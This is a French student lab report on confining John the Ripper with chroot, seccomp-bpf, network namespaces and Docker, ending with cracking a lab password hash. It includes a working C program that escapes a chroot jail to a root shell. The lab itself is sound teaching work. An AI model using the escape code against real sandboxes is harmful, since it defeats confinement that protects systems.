Laboratoire 1 - Confiner JtR

Sécurité des systèmes d'exploitation

Annen Rayane, Ducommun Hugo, Martins Alexis

HEIG VD

6 novembre 2023

Table des matières

Réalisation

Chroot

(3.1.1) Container chroot et fichiers nécessaires à l'isolement de l'exécutable

```
sos@vm:~/Desktop/lab1/usr/sbin$ ldd ./john
    linux-vdso.so.1 (0x00007fffd7b7c000)
    libcrypt.so.1 => /lib/x86_64-linux-gnu/libcrypt.so.1 (0x00007fd3afb79000)
    libgomp.so.1 => /lib/x86_64-linux-gnu/libgomp.so.1 (0x00007fd3afb2f000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fd3af800000)
    /lib64/ld-linux-x86-64.so.2 (0x00007fd3afc61000)
```



Figure 1: Arborescence du chroot jail

Création du container `chroot` :

```
mkdir bin
cp /bin/sh bin/
mkdir -p  usr/sbin
mkdir -p  usr/share/john
```

```
mkdir lib
mkdir lib64
cp /usr/sbin/john ./usr/sbin
cp /lib/x86_64-linux-gnu/libcrypt.so.1 ./lib/
cp /lib/x86_64-linux-gnu/libc.so.6 ./lib/
cp /lib/x86_64-linux-gnu/libgomp.so.1 ./lib/
cp /lib64/ld-linux-x86-64.so.2 ./lib64/
touch usr/sbin/john/john.ini
```

Exécution du programme :

```
sudo chroot /home/sos/Desktop/john /usr/sbin/john
```

(3.1.2) Démonstration d'évasion du chroot

```c
#include <sys/stat.h>
#include <unistd.h>

int main(void){
    mkdir(".tmp", 0755);
    chroot(".tmp");
    chroot("../../../../../../../../../../../../../../../..");
    return execl("/bin/sh", "sh", NULL);
}
```

Compilation

```
gcc break.c -o break
```

Dans la jail :

```
./break
```

(P1) Quelle est la faiblesse de chroot qui permet de s'en évader

`chroot` n'est pas une commande qui est faite pour nous empêcher de nous évader. Elle va juste changer le répertoire racine. Ainsi, nous ne sommes pas dans un environnement isolés (aucun mécanisme n'est prévu pour dans chroot), on peut donc facilement utiliser des ressources qui ne sont pas assignées à notre jail, on peut donc facilement s'en évader.

Syscall

(3.2.2) Identification du syscall indispensable pour sortir d'un chroot

- `chroot`

(3.2.3) Appels système du programme `john`

En utilisant la commande `strace -c john` :

```
% time     seconds  usecs/call     calls    errors syscall
------ ----------- ----------- --------- --------- ------------------
 20,75    0,000633          52        12           write
```

```
 18,29    0,000558         558         1           execve
 13,11    0,000400          23        17           mmap
  7,60    0,000232          23        10         2 openat
  6,13    0,000187          11        16           read
  5,41    0,000165          27         6           mprotect
  5,41    0,000165          13        12           newfstatat
  3,87    0,000118          11        10           close
  1,97    0,000060          30         2         1 arch_prctl
  1,93    0,000059          19         3           brk
  1,93    0,000059          59         1           set_robust_list
  1,90    0,000058          29         2         2 connect
  1,54    0,000047          47         1         1 access
  1,51    0,000046          46         1           set_tid_address
  1,47    0,000045          45         1           munmap
  1,41    0,000043          21         2           socket
  1,15    0,000035          35         1           rseq
  1,11    0,000034          17         2           getdents64
  0,88    0,000027           6         4           pread64
  0,62    0,000019           9         2         1 sched_getaffinity
  0,49    0,000015          15         1         1 mkdir
  0,33    0,000010          10         1           times
  0,33    0,000010          10         1           getrandom
  0,29    0,000009           9         1           lseek
  0,29    0,000009           9         1           prlimit64
  0,26    0,000008           8         1           getuid
------ ----------- ----------- --------- --------- ------------------
100,00    0,003051          27       112         8 total
```

(P2) Quelle méthode pour bloquer uniquement le syscall dangereux ?

En utilisant `seccomp-bpf` on peut créer un filtre sur l'exécutable `john` pour bloquer uniquement le syscall `chroot`.

Le programme C sera le suivant :

```c
#include "seccomp-bpf.h"
#include <unistd.h>


static int install_syscall_filter(void) {
  struct sock_filter filter[] = {
      /* Validate architecture. */
      VALIDATE_ARCHITECTURE,
      /* Grab the system call number. */
      EXAMINE_SYSCALL,
      /* Block chroot */
      BPF_JUMP(BPF_JMP + BPF_JEQ + BPF_K, __NR_chroot, 0, 1),
      BPF_STMT(BPF_RET + BPF_K, SECCOMP_RET_KILL),
      /* allow all syscalls */
      BPF_STMT(BPF_RET + BPF_K, SECCOMP_RET_ALLOW)
  };
  struct sock_fprog prog = {
      .len = (unsigned short)(sizeof(filter) / sizeof(filter[0])),
      .filter = filter,
  };

  if (prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0)) {
    perror("prctl(NO_NEW_PRIVS)");
    goto failed;
  }
  if (prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, &prog)) {
    perror("prctl(SECCOMP)");
```

```
    goto failed;
  }
  return 0;

failed:
  if (errno == EINVAL)
    fprintf(stderr, "SECCOMP_FILTER is not available. :(\n");
  return 1;
}

int main(int argc, char *argv[]) {
  if (install_syscall_filter())
    return 1;

  //
  argv[0] = "john";
  // chroot(".tmp"); causes bad system call
  execv("/usr/sbin/john", argv);
  return 1;
}
```

Sandbox

(3.3.1) Empêcher le container chroot d'avoir accès au réseau sans perturber l'hôte

Démarche

- se placer dans le namespace réseau
- démarrer la loopback interface (afin de tester si on peut ping sur 127.0.0.1)
- ping pas possible sur internet (1.1.1.1)

```
sos@vm:~/Desktop/john$ sudo unshare -n
root@vm:/home/sos/Desktop/john# sudo chroot /home/sos/Desktop/john/ /bin/sh
# ping 1.1.1.1
ping: connect: Network is unreachable
# ping localhost
ping: localhost: Temporary failure in name resolution
# ^C
# ping 127.0.0.1
ping: connect: Network is unreachable
# ^C
# exit
root@vm:/home/sos/Desktop/john# ip link set lo up
root@vm:/home/sos/Desktop/john# sudo chroot /home/sos/Desktop/john/ /bin/sh
# ping 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.037 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.055 ms
^C
--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1030ms
rtt min/avg/max/mdev = 0.037/0.046/0.055/0.009 ms
#
```

(3.3.2) Autoriser l'accès à internet, sans perturber le système hôte, afin de télécharger que depuis le site `https://heig-vd.ch`

Commandes effectuées :

```
# Sur notre hôte
sudo unshare --net

sudo ip link add mymacvlan link ens33 type macvlan mode bridge

# Sur le namespace réseau
echo $BASHPID
    29698

# Sur notre hôte
sudo ip netns attach mynamespace 29698
sudo ip link set mymacvlan netns mynamespace
ip -br link list
    lo               UNKNOWN        00:00:00:00:00:00 <LOOPBACK,UP,LOWER_UP>
    ens33            UP             00:0c:29:aa:96:89 <BROADCAST,MULTICAST,UP,LOWER_UP>
    docker0          DOWN           02:42:12:89:73:9b <NO-CARRIER,BROADCAST,MULTICAST,UP>

# Sur notre réseau
ip -br link list
    lo               DOWN           00:00:00:00:00:00 <LOOPBACK>
    mymacvlan@if2    DOWN           fe:3f:8b:c2:a4:64 <BROADCAST,MULTICAST>
# up des interfaces
ip link set lo up
ip link set mymacvlan up
dhclient mymacvlan

echo "193.134.223.20   heig-vd.ch" >> /etc/hosts
iptables -P FORWARD DROP
iptables -P INPUT DROP
iptables -P OUTPUT DROP

iptables -A OUTPUT -p tcp -d heig-vd.ch --dport 443 -j ACCEPT
iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
```

Test :

```
root@vm:/home/sos# curl https://heig-vd.ch
<html lang="fr" class="scroll-smooth" style="scroll-padding-top: 140px;">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="robots" content="index,follow">
    <meta name="theme-color" content="#ffffff">
    <title>HEIG-VD</title>
...

root@vm:/home/sos# ping 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
^C
--- 1.1.1.1 ping statistics ---
16 packets transmitted, 0 received, 100% packet loss, time 15361ms

# 74.125.131.139 = google.com
root@vm:#$ curl https://74.125.131.139
curl: (28) Failed to connect to 74.125.131.139 port 443 after 129579 ms: Connection timed
    out
```

(P3) Malgré ces protections, pensez-vous que le programme puisse quand-même sortir de son container Si oui, dans quelle circonstance ? Donnez un exemple ou une référence applicable

(URL).

Si le conteneur a accès à la capability `DAC_READ_SEARCH`, on peut s'escape avec `john`.

Référence: Reading secret from the host

Container

(3.4.1) Image docker sécurisée

```
# en dehors du container
docker pull phocean/john_the_ripper_jumbo
sudo docker run -it --hostname jtr --rm -v $(pwd):/hashes:ro phocean/john_the_ripper_jumbo
sudo docker network disconnect bridge <id du docker>
# dans le container
apt update # ne fonctionnera pas
```

Output :

```
# AVANT LE NETWORK DISCONNECT
root@jtr:/jtr/run# apt update
Get:1 http://security.ubuntu.com/ubuntu bionic-security InRelease [88.7 kB]
Get:2 http://archive.ubuntu.com/ubuntu bionic InRelease [242 kB]
Get:3 http://security.ubuntu.com/ubuntu bionic-security/main amd64 Packages [3373 kB]
Get:4 http://archive.ubuntu.com/ubuntu bionic-updates InRelease [88.7 kB]
Get:5 http://archive.ubuntu.com/ubuntu bionic-backports InRelease [83.3 kB]
...
# APRÉS
root@jtr:/jtr/run# apt update
Err:1 http://security.ubuntu.com/ubuntu bionic-security InRelease
  Temporary failure resolving 'security.ubuntu.com'
Err:2 http://archive.ubuntu.com/ubuntu bionic InRelease
  Temporary failure resolving 'archive.ubuntu.com'
Err:3 http://archive.ubuntu.com/ubuntu bionic-updates InRelease
  Temporary failure resolving 'archive.ubuntu.com'
Err:4 http://archive.ubuntu.com/ubuntu bionic-backports InRelease
  Temporary failure resolving 'archive.ubuntu.com'
...
```

(P4) Charlie revient vers vous et vous annonce qu'il propose via docker un container mieux configuré que le vôtre. Pensez-vous que cela soit une bonne idée de l'utiliser ? Pourquoi ?

Il faut d'abord l'analyser et vérifier qu'il fait bien ce qui est demandé et pas plus, en particulier il se pourrait qu'il y ait un comportement malicieux.

Dans le doute si on veut éviter tout risque, on a meilleur temps de tout faire nous même.

(P5) Vous apprenez que Bob est également un développeur très impliqué du programme john (que vous utilisez régulièrement). Si vous considérez Bob comme un adversaire, quelle proposition de sécurité supplémentaire pouvez-vous proposer ?

- Utiliser une version officielle ne venant pas directement de Bob, celle qui serait distribuée à d'autres utilisateurs

- Tourner le programme dans une VM sans accès au monde extérieur.
- Changer de programme de bruteforce de mot de passe (e.g. hashcat)

(P6) Bob est également développeur du kernel Linux, notamment dans la gestion de la pile réseau. Quelle solution radicale pourriez-vous envisager afin de vous protéger contre toute attaque potentielle venant de Bob ?

1. Passer sous Windows ou MacOS.
2. Confiner du réseau la machine lançant John

John

(3.5.1) Quel est le mot de passe du compte heigvd correspondant au hash

Commande utilisées :

```
sos@vm:~/Desktop/lab1$ sudo john-the-ripper hashes/hash.txt --format=crypt --rules=All --wordlist=tmpWordlist.lst
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [0:unknown 1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt 7:scrypt 10:yescrypt 11:gost-yescrypt]) is 6 for all loaded hashes
Cost 2 (algorithm specific iterations) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Enabling duplicate candidate password suppressor
heigvd2021       (?)
1g 0:00:00:07 DONE (2023-11-05 18:17) 0g/s 109.0p/s 109.0c/s 109.0C/s Heigvd1971..heigvd1963
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
sos@vm:~/Desktop/lab1$ sudo john-the-ripper --show hashes/hash.txt
?:heigvd2021

1 password hash cracked, 0 left
```